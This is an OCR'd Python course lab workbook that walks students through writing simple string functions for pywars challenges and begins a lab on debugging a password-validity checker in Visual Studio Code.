
Technet24




Visual Studio Code may also prompt you for the password to your Keyring. When it, your password is the same as your username and you should enter `student` .



After launching Visual Studio Code click on the lab file "lab.py" to open it.



The file now appears on the right hand side of Visual Studio code where you can begin editing it.



You will observe the following commented lines in the middle of the program. The comments contain your instructions. You must replace the comments with a function that does what the comments describe.

```
#Create an add() function here
# This function will take two arguments
```


Technet24

```
# The arguments may be strings, integers or floats
# Your function will add them together and return the result
```

In this case you must write a function called `add()` that will add together two values and return their result. Replace these 4 comments with these lines of code. Remember, as discussed in lecture that those 4 spaces before the word return are important.

```
def add(val1,val2):
    return val1 + val2
```


Take note of the instructions that say "Do not modify anything above/below this line". Your goal is just to modify the code in the section in the middle. Your program should now look like this.

```
import pywars
#Do not modify anything above this line

def add(val1,val2):
    return val1 + val2

#Do not modify anything below this line
d = pywars.Client()
d.login()
assert add(10,5)==15, "Your function is not written properly"
assert add(10.5,5.5)==16, "Your function is not written properly"
assert add('hello','world')=='helloworld', "Your function is not written properly"
print(d.answer(add(*d.data('lab1.3.0'))))
```

Now save your program by pressing `^ Ctrl` + `s`. When you do, notice the black dot next to the file name in the tab at the top of editor changes from a black dot to a small "x" to let you know it was saved. Alternatively you can save clicking `☰ Menu` + `File` + `Save` from the menu.



The sections of your program that you have been asked not to modify do three things for you. First, they setup the pywars client. Next, they run a couple of tests to confirm your function behaves as expected. The tests use `assert` statements that call your add function. They pass integers, floats and strings as input to confirm the correct value is returned. If the function does not return the expected value it prints "Your function is not written properly" and the program terminates. Last they retrieve a sample of the pywars `.data()` and pass it to your function. Then submit the results to the server. If your function is written properly it will pass the tests and you will complete the pywars challenge.

You can now run your program from the terminal or from within Visual Studio Code. To use the terminal, go back to the terminal where you started Visual Studio code and run it from there. **I recommend that you do not use the terminal in Visual Studio Code. Instead go back to the bash terminal where you launched Visual Studio Code.** Here is what that looks like.

```
student@SEC573:~$ cd ~/Desktop/lab1.3.0
student@SEC573:~/Desktop/lab1.3.0$ code .
student@SEC573:~/Desktop/lab1.3.0$ 573
(573) student@SEC573:~/Desktop/lab1.3.0$ python lab.py
Correct!
```

You should see the word "Correct!" printed to the screen indicating your function worked properly. If your function is written incorrectly you will see something like the message below.


```
$ python lab.py
Traceback (most recent call last):
```


Technet24


```
  File "/home/student/Desktop/lab1.3.0/lab.py", line 12, in
    assert add(10,5)==15, "Your function is not written properly"
AssertionError: Your function is not written properly
```

This means that there is an error in your function. The test called `add(10,5)` and it did not get `15` back. Check the code an confirm it matches what is shown in this workbook. Then save your program and run it again.

Instead of running the program from the Terminal you could run this from within Visual Studio Code. You can do this in the GUI by clicking ☰ Menu + Run + Run without Debugging from the menu.



The first time you start a program using the GUI a dialog box will appear that says "Select Debugger". When it does Double Click on Python Debugger to launch the debugger. Then the launched program will begin executing and appear in the Terminal Window in the bottom right of Visual Studio Codes interface.



However you choose to run it is up to you. You only have to do it once to complete a lab. The remaining walk-throughs will use the Visual Studio Code GUI, but the pictures of the GUI won't be shown again.

Full Walk-through: Lab1.3.1

Now let's look at Lab 1.3.1.

```
>>> d.question("lab1.3.1")
A new folder was placed on your desktop called lab1.3.1. It contains an incomplete python
program called lab.py. Complete the program as outlined in the embedded comments, then run the
program.
```

Like the last question you need to complete the program. Instead of using the already open Visual Studio code I recommend you close it. **Then change to the new directory and reopen visual studio code.** Visual Studio code remembers what you were doing in a given directory and tries to be helpful. You should either close Visual Studio Code and change to the new directory, then reopen it as shown below OR use the ☰ Menu + File + Close Folder and ☰ Menu + File + Open Folder menu options to begin editing the new program.

```
(573) student@SEC573:~/Desktop/lab1.3.0$ cd ..
(573) student@SEC573:~$ cd ~/Desktop/lab1.3.1
(573) student@SEC573:~/Desktop/lab1.3.1$ code .
```

This assumes you are reusing the same terminal

The actions above assume you are reusing the same terminal you were in when you opened Lab1.3.0. If you are using a new terminal be sure to activate the 573 virtual environment, change to the Lab1.3.1 folder and launch Visual Studio Code.

Like last time, open the `lab.py` program and you will find the following comments.

```
#Create a forward_backward_forward() function here.
# It takes one string as an argument
# It produces a new string that is the argument forward + backwards + forwards
# For example forward_backward_forward('Sam') should return 'SammaSSam'
```

You need to write a function that takes a string and produces a new string that is the input forwards + backwards + forwards. If you are new to coding don't worry as much about how you would generate a forward backward forward string, swap letters or any of the other challenges in this section. Instead focus on how functions are formed. Also focus on how data is passed into the function and how it is returned from the program where it was called. Here is one possible answer.

```
def forward_backward_forward(data):
    return data + data[::-1] + data
```

Our function's input variable is `data`. The variable name can be anything that starts with a letter or an underscore. When the function is called it will be assigned any value that is passed to it by the calling program. That value is reversed and added to itself as the question describes.

Save the program and run it by clicking ☰ Menu + Run + Run without Debugging. Your program will execute and show the results in the **Terminal**. Look for the word "Correct" in the terminal window.

```
Correct!
```

Full Walk-through: Lab1.3.2

```
>>> d.question("lab1.3.2")
A new folder was placed on your desktop called lab1.3.2. It contains an incomplete python
```


Technet24

```
program called lab.py. Complete the program as outlined in the embedded comments, then run the
program.
```

Close Visual Studio Code from the previous lab. Then change to the new folder and launch Visual Studio Code pointing it at a directory.

```
(573) student@SEC573:~/Desktop/lab1.3.1$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.3.2
(573) student@SEC573:~/Desktop/lab1.3.2$ code .
```

The code contains the following comments.

```
#Create a function called hex2chr() here
# Given a hexadecimal byte convert it to an ASCII Character
# The data will only be one byte long
# Example hex2chr("41") should return "A"
```

Remember the `int()` function can convert a string into a decimal integer. It takes both the character and the base. We use it to convert the hex character into a decimal number. Then that value is passed to the `chr()` function to convert it to a character. Replace these comments with the following function.

```
def hex2chr(ahex):
    return chr( int(ahex,16) )
```

Then save your program and run it by clicking ☰ Menu + Run + Run without Debugging from the menu. You should see "Correct!" printed in the terminal.

```
Correct!
```

Full Walk-through: Lab1.3.3

```
>>> d.question("lab1.3.3")
A new folder was placed on your desktop called lab1.3.3. It contains an incomplete python
program called lab.py. Complete the program as outlined in the embedded comments, then run the
program.
```

Close Visual Studio Code from the previous lab. Then change to the new folder and launch Visual Studio Code pointing it at a directory.

```
(573) student@SEC573:~/Desktop/lab1.3.2$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.3.3
(573) student@SEC573:~/Desktop/lab1.3.3$ code .
```

The code contains the following comments.

```
#Create a function called last_first(). Ill get you started.
# It will be called with one string as an argument
# The string will contain a firstname and lastname separated by a space for example "John Smith"
# You must convert that into a lowercase "lastname, firstname" such as "smith, john"
# To separate the names use .split() and put two variables on the left side of the equals.
# Since I didn't teach you .split() yet, I'll do that for you and turn the one input into two
varaibles.

def last_first(name_string):
    first, last = name_string.split()
    #Now 'first' contains the first name and 'last' the last.
    #Make it all lowercase in the format "lastname, firstname"
    pass
```

Conveniently the programs gets you started and teaches a new technique. Here we use the `.split()` method to separate the first and last names into two variables. We will talk about `.split()` later. Here is one way you could solve this lab.

```
def last_first(fullname):
    first, last = fullname.split()
    answer = f"{last}, {first}"
    return answer.lower()
```

Then save your program and run it by clicking ☰ Menu + Run + Run without Debugging on the menu. You should see "Correct!" printed in the terminal.

```
Correct!
```

Full Walk-through: Lab1.3.4

```
>>> d.question("lab1.3.4")
Return the 2nd, 5th and 9th character of the string. For example for 0123456789 you submit the
string 148. You can use the incomplete python program in the lab1.3.4 folder on your Desktop if
you choose.
```

Close Visual Studio Code from the previous lab. Then change to the new folder and launch Visual Studio Code pointing it at a directory.

```
(573) student@SEC573:~/Desktop/lab1.3.3$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.3.4
(573) student@SEC573:~/Desktop/lab1.3.4$ code .
```

The code contains the following comments.

```
#place the function get259() here.
#It takes one argument which is a string
```


Technet24

```
#It returns the second, fifth and ninth character in that string as a new string.
#For example get259("abcdefghijkl") will return "bei"
```

This function needs to take a string, extract the second, fifth and ninth characters and combine those together to make a new string. Remember that the 2nd character is in position 1. The 5th is in position 4 and the 9th is is position 8. Here is a function that will do that for you.

```
def get259(data):
    return data[1] + data[4] + data[8]
```

Then save your program and run it by clicking ☰ Menu + Run + Run without Debugging on the menu. You should see "Correct!" printed in the terminal.

```
Correct!
```

Full Walk-through: Lab1.3.5

```
>>> d.question("lab1.3.5")
Swap the first and last character of the string. For example 'frog' becomes 'grof' and 'Hello
World' becomes 'dello WorlH'. You can use the incomplete python program in the lab1.3.5 folder
on your Desktop if you choose.
```

Close Visual Studio Code from the previous lab. Then change to the new folder and launch Visual Studio Code pointing it at a directory.

```
(573) student@SEC573:~/Desktop/lab1.3.5$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.3.5
(573) student@SEC573:~/Desktop/lab1.3.5$ code .
```

The code contains the following comments.

```
#Place the function swap_first_last() here.
#It takes one argument which is a string
#Swap the first and last character in the string
#For example swap_first_last("frog") will return "grof"
```

First use slicing to get the first, last and middle of the string. Then just put them back together in specified order.

```
def swap_first_last(data):
    first_char = data[0]
    last_char = data[-1]
    middle = data[1:-1]
    return f"{last_char}{middle}{first_char}"
```

Then save your program and run it by clicking ☰ Menu + Run + Run without Debugging on the menu. You should see "Correct!" printed in the terminal.

```
Correct!
```

Full Walk-through: Lab1.3.6

```
>>> d.question("lab1.3.6")
Reverse the first half of the `data()`. For example sandwich->dnaswich.  You can use the
incomplete python program in the Lab1.3.6 folder on your Desktop if you choose.
```

Close Visual Studio Code from the previous lab. Then change to the new folder and launch Visual Studio Code pointing it at a directory.

```
(573) student@SEC573:~/Desktop/lab1.3.5$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.3.6
(573) student@SEC573:~/Desktop/lab1.3.6$ code .
```

The code contains the following comments.

```
#Place the function rev1half() here.
#It takes one argument which is a string
#reverse the first half of the string
#If it is an odd length round down to determine the middle
#For example rev1half("frogs") return "rfogs"
```

To split this in half you have to know where the middle is. That is the `len()` of the data divided by two. Since slicing only supports integers you have to make sure the division operation returns an integer. Using the floor operator (two forward slashes) solves that for us. The floor operator also rounds down on odd length strings for us. Then you can use the middle_pos variable to slice the string into a first and second half. Last you reverse the first half and combine them back together.

```
def rev1half(data):
    middle_pos = len(data)//2
    first_half = data[:middle_pos]
    last_half = data[middle_pos:]
    return f"{first_half[::-1]}{last_half}"
```

Then save your program and run it by clicking **Run** followed by **Run without Debugging**. You should see "Correct!" printed in the terminal.

```
Correct!
```


Technet24

Full Walk-through: Lab1.3.7

```
>>> d.question("lab1.3.7")
Convert the string to 'leetspeak' Replace each of the following characters. Replace E->3,A->4,T->7,S->5 and G->6. Convert only uppercase letters. For example LeEtSpEAk->Le3t5p34k. You can use the incomplete python program in the lab1.3.7 folder on your Desktop if you choose.
```

Close Visual Studio Code from the previous lab. Then change to the new folder and launch Visual Studio Code pointing it at a directory.

```
(573) student@SEC573:~/Desktop/lab1.3.6$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.3.7
(573) student@SEC573:~/Desktop/lab1.3.7$ code .
```

The code contains the following comments.

```
#Place the function l33tspeak() here.
#It takes one argument which is a string
#Replace E with 3,A with 4,T with 7,S with 5 and G with 6 in the string
#Return the new string
#For example l33tspeak("LEET") returns L337
```

The `.replace()` method can be used to find a substring and replace it with another. Here we are replacing a single capital letter with a number as many administrators will do for their passwords. Replace those comments with this code.

```
def l33tspeak(data):
    answer = data.replace("E","3").replace("A","4").replace("T","7")
    answer = answer.replace("S","5").replace("G","6")
    return answer
```

Then save your program and run it by clicking **Run** followed by **Run without Debugging**. You should see "Correct!" printed in the terminal.

```
Correct!
```

Full Walk-through: Lab1.3.8

```
>>> d.question("lab1.3.8")
Write a function called duplicate_string. It will take two required arguments and one optional argument. The first argument is the string to duplicate and the second argument is the number of times to duplicate the string. The third argument must be called upper. It is optionally set to either True or False. If it is set to True then the string is also set to all upper case. If no argument is specified or it is set to False then the string is set to all lower case. You can use the incomplete python program in the lab1.3.8 folder on your Desktop if you choose.
```

Close Visual Studio Code from the previous lab. Then change to the new folder and launch Visual Studio Code pointing it at a directory.

```
(573) student@SEC573:~/Desktop/lab1.3.7$ cd ..
(573) student@SEC573:~/Desktop$ cd lab1.3.8
(573) student@SEC573:~/Desktop/lab1.3.8$ code .
```

The code contains the following comments.

```
#Write a function called duplicate_string().
# It will take two required argument and one optional argument.
# The first argument is the string to duplicate and the second argument is the number of times
to duplicate the string.
# The third argument is optionally set to either True or False.
# If it is set to True then the string is also set to all uppercase.
# If no argument is specified or if it is set to False then the string is set to all lowercase.
# For example "duplicate_string('Test',2, True) should return TESTTEST
# duplicate_string("Test",2) should return "testtest"
```

This function requires you to have an optional argument. Remember that optional arguments are created by assigning a default value to one or more of your input variables in the definition. To complete this function you will have to use an "if" statement. We will discuss the if statement in detail in our next section. The if statement allows you to selectively execute parts of your code. It is followed by a logical test and the code block beneath it only executes when the test return True. In this example we will check to see if the variable "upper" is True and return the uppercase version of answer if it is. When they keyword return is reached the current function (duplicate_string) will stop executing and give the value after the word return back to the part of the program that called it. So if the variable "upper" is True it returns "answer.upper()" if it is not True then it will move to the next line where it will return "answer.lower()".

```
def duplicate_string(in_str, times, upper=False):
    answer = in_str * times
    if upper == True:
        return answer.upper()
    return answer.lower()
```

Then save your program and run it by clicking ☰ Menu + Run + Run without Debugging on the menu. You should see "Correct!" printed in the terminal.

```
Correct!
```

Remember you can check your progress and confirm that you completed each of the labs by looking at the score.

```
>>> d.score()
```


Technet24

Lab Conclusions

In this lab, we did more work on strings. However, due to the more complex nature of the questions, we had to create functions to solve them. With the custom functions, we were able to solve pywars Lab 1.3.0 through Lab 1.3.8.

Lab 1.4: Debugging

Lab Objectives

- Work the pywars Lab 1.4.0 through Lab 1.4.2
- Complete as many of them as you can
- If you finish all of them, keep going!

Lab Description

In this lab, solutions for pywars challenges "lab1.4.0" and "lab1.4.2" have already been written for you! Unfortunately they do not work correctly. Each of them has an error that you must discover and correct. You will use Visual Studio Code to debug the programs.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

You will also need a second terminal to run your program and launch Visual Studio code. You can open another terminal by clicking the same icon above or open a new tab on the existing window by typing `^ Ctrl` + `⇧ Shift` + `t`. In the new terminal activate your 573 virtual environment and change to the required directory.

Technet24

```
student@SEC573:~/Documents/pythonclass$ 573
(573) student@SEC573:~/Documents/pythonclass$
```

Full Walk-through: Lab1.4.0

First get a look at the question.

```
>>> d.question("lab1.4.0")
For this challenge you must determine if the password in .data() is a valid password or not. A
password is valid if it is at least 7 characters long and it is not all lowercase and it is not
all uppercase letters. If it is a valid password return "PASS" if not return "FAIL".This is
part of the debugger lab. A new folder named Lab1.4.0 was placed on your Desktop. The solution
in the provided file only works some of the time. Debug the error so that it works every time.
```

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab1.4.0
(573) student@SEC573:~$ ls
lab1.4.0.py
```

There you will see a new program named "lab1.4.0.py". If you run it you will see that it correctly answers the question, but only some of the time. After you see it answering both correctly and incorrectly hit `^ Ctrl` + `c` to stop the program.

```
(573) student@SEC573:~/Desktop/lab1.4.0$ python lab1.4.0.py
Our answer for november of PASS is Incorrect
Our answer for April of FAIL is Correct!Already Scored
Our answer for password of PASS is Incorrect
Our answer for April of FAIL is Correct!Already Scored
Our answer for March of FAIL is Correct!Already Scored
Our answer for April of FAIL is Correct!Already Scored
Our answer for December of PASS is Correct!Already Scored
 CONTROL-C
```

Of course, the data is random so your output will be a little different, but you will observe that sometimes it says "Correct" and sometimes it says "Incorrect". Now let's figure out why it doesn't work all the time. Launch Visual Studio Code.

```
(573) student@SEC573:~$ cd ~/Desktop/lab1.4.0
(573) student@SEC573:~/Desktop/lab1.4.0$ code .
```


In Visual Studio Code open up the file called "lab1.4.0.py" in the folder. Here is the function that was written to solve this problem. Remember, this only works some of the time. We need to figure out why it doesn't work all the time.

```
def lab140(password_to_test):
    """This function returns PASS if a password is at least 7 characters and it is not just all
lowercase or uppercase letters otherwise returns FAIL"""
    #If it is not long enough set it to fail
    if len(password_to_test) < 7:
        result = "FAIL"
    elif len(password_to_test) >= 7:
        result = "PASS"
    #If its all lower or all upper it fails
    elif password_to_test.islower() or password_to_test.isupper():
        result = "FAIL"
    else:
        result = "PASS"
    return result
```

Before we jump into this function let's take a look at the rest of the program. At the bottom of the script you will see this "for loop".

```
for i in range(20):  #Try the indented code 20 times
    time.sleep(2)    #Sleep for 2 second so we don't DDoS pywars server
    data_sample = d.data("lab1.4.0")
    calculated_answer = lab140(data_sample)
    print(f"Our answer for {data_sample} of {calculated_answer} is" , d.answer(
calculated_answer))
```


We haven't talked about for loops in detail yet. That is in an upcoming section. For now, you only need to understand that it will execute the code indented beneath it 20 times. Let's observe how the for loop behaves with the debugger. Create a breakpoint by clicking on the left side of the line number for the first line in the for loop. When you do a red circle will appear next to the number indicating that a breakpoint exists.



Run the program by clicking ☰ Menu + Run + Start Debugging on the menu to launch the program in Visual Studio Code. Then on the dialog box that appears click "**Python File**".

The program will begin executing and stop when it reaches the breakpoint you created.

